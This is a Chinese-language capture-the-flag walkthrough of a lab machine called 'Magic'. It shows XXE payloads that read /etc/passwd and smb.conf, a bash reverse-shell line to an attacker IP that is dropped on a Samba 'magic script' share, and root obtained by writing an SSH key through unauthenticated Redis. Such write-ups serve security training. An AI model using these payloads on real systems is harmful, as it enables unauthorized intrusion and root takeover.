Magic

nmap扫描


```
┌──(root kali)-[~]
└─# nmap -sS 192.168.31.67
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 09:21 EDT
Nmap scan report for Magic (192.168.31.67)
Host is up (0.00091s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:79:46:1E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

有smb服务

web是xxe漏洞

因为不知道用户名，所有先读取passwd查看一下有哪些用户

```
<!DOCTYPE data [
  <!ENTITY example SYSTEM "file:///etc/passwd">
]>
<data>&example;</data>
```




📊 Processing Result

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolo
gin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/s
bin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbi
n/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
redis:x:106:115::/var/lib/redis:/usr/sbin/nologin
tuf:x:1000:1000:,,,:/home/tuf:/bin/bash
</data>
```

This service processes XML documents with full feature support.

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY example SYSTEM "file:///home/tuf/user.txt">
]>
<data>&example;</data>
```



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
<!ENTITY example "Sample text value">
]>
<data>
    &example;
</data>
```

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY example SYSTEM "file:///home/tuf/user.txt">
]>
<data>flag{user-5c9597f3c8245907ea71a89d9d39d08e}
</data>
```

获取shell

现在需要获取shell，但是xxe默认是无法执行命令的。

刚刚扫描的时候扫出来了一个smb服务。使用xxe读取一下配置文件

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY example SYSTEM "file:///etc/samba/smb.conf">
]>
<data>&example;</data>
```


```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY example SYSTEM "file:///etc/samba/smb.conf">
]>
<data>[global]
   workgroup = WORKGROUP
   server string = Samba Server
   security = user
   map to guest = Bad User
```

```
[magic_upload]
   path = /srv/samba/upload
   writable = yes
   guest ok = yes
   guest only = yes
   force create mode = 0777
   force directory mode = 0777
   magic script = dashazi.sh
</data>
```

magic_upload允许写入，可以匿名访问，且经过测试上传文件名为dashazi.sh的时候会直接执行

写入反弹shell到dashazi.sh

```
#!/bin/bash
/bin/sh -i >& /dev/tcp/192.168.31.190/7777 0>&1
```



```
┌──(root㉿kali)-[/opt/tools]
└─# python3 penelope/penelope.py -p 7777
[+] Listening for reverse shells on 0.0.0.0:7777 → 127.0.0.1 • 192.168.31.190
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Magic~192.168.31.67-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Magic~192.168.31.67-Linux-x86_64/2025_07_20-10_24_00-237.log 📜
────────────────────────────────────────────────────────────────────
nobody@Magic:/srv/samba/upload$
```

拿到shell

提权

```
nobody@Magic:/srv/samba/upload$ ss -tunl
Netid                          State                          Recv-Q
          Send-Q                                                   Local
Address:Port                                                    Peer Address:Port

udp                            UNCONN                         0
           0
0.0.0.0:68                                                             0.0.0.0:*

udp                            UNCONN                         0
           0
192.168.31.255:137
0.0.0.0:*
udp                            UNCONN                         0
           0
192.168.31.67:137
0.0.0.0:*
udp                            UNCONN                         0
           0
0.0.0.0:137                                                            0.0.0.0:*
```

```
udp                           UNCONN                         0
           0
192.168.31.255:138
0.0.0.0:*
udp                           UNCONN                         0
           0
192.168.31.67:138
0.0.0.0:*
udp                           UNCONN                         0
           0
0.0.0.0:138                                                         0.0.0.0:*

tcp                           LISTEN                         0
           128
0.0.0.0:22                                                          0.0.0.0:*

tcp                           LISTEN                         0
           50
0.0.0.0:445                                                         0.0.0.0:*

tcp                           LISTEN                         0
           50
0.0.0.0:139                                                         0.0.0.0:*

tcp                           LISTEN                         0
           128
127.0.0.1:6379                                                        0.0.0.0:*

tcp                           LISTEN                         0
           128
[::]:22                                                             [::]:*

tcp                           LISTEN                         0
           50
[::]:445                                                            [::]:*

tcp                           LISTEN                         0
           128
[::1]:6379                                                           [::]:*

tcp                           LISTEN                         0
           50
[::]:139                                                            [::]:*

tcp                           LISTEN                         0
           128
*:80                                                                *:*
```

可以看到存在一个redis服务

fscan扫描一下

```
nobody@Magic:/tmp$ ./fscan_gw-cYPJhhxC  -h 127.0.0.1


   ___                              _
```

```
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
127.0.0.1:139 open
127.0.0.1:80 open
127.0.0.1:22 open
127.0.0.1:6379 open
127.0.0.1:445 open
[*] alive ports len is: 5
start vulscan
[*] WebTitle http://127.0.0.1          code:200 len:7534   title:XML Processor
[+] Redis 127.0.0.1:6379 unauthorized file:/root/.ssh/authorized_keys
[+] Redis 127.0.0.1:6379 like can write /root/.ssh/
[+] Redis 127.0.0.1:6379 like can write /var/spool/cron/
```

Redis 存在未授权访问风险，能访问/root/.ssh/authorized_keys 文件.

那么就写公钥

攻击机生成密钥对


```
ssh-keygen -t rsa -b 2048 -f id_rsa_redis -N ''
(echo -e "\n\n"; cat id_rsa_redis.pub; echo -e "\n\n") > payload.txt
```

登录redis

```
nobody@Magic:/tmp$ redis-cli -h 127.0.0.1 -p 6379
127.0.0.1:6379>
127.0.0.1:6379>
127.0.0.1:6379> flushall
OK
127.0.0.1:6379> set crackit "\n\nssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCzH2KD4lTemQ/qH9ClfBLIHtdG3d+JNnBqFBxJWr93L2F3XKFe
ljZ9YgmV8wO68fhUfVZHXkNA4m8BZGJFgl/QbWGJlJVJuFG3ddmrOyw7ooOUzfTUigHaMi8JsOJp54nC
9Pyf33ONwNyIPs+knqiypkQNirzuhCGxpydE6yS1sM5v11ZLSteQjUYyweBeEzfLTMW+SwRivFWE3KvU
WLycaYvOG1lorgNN7+ndorCOm6/OiTllIbgssmUkj6pQmLx8r4x6PVZ/qYOmDjpvkDXl9NuVavacOX+r
6vElXJDjj4O4c7z7kEqL4OKMeEClvQ/Pg3PZwwrAY+FOvDrLa6iz root@kali\n\n"
OK
127.0.0.1:6379> config set dir /root/.ssh
OK
127.0.0.1:6379> config set dbfilename authorized_keys
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379>
```

攻击机登录

```
ssh -i id_rsa_redis root@192.168.31.67
```



```
root@Magic:~# cat /root/root.txt
flag{root-43777257653cd6cbacd6ff02ccfc1bc0}
root@Magic:~#
```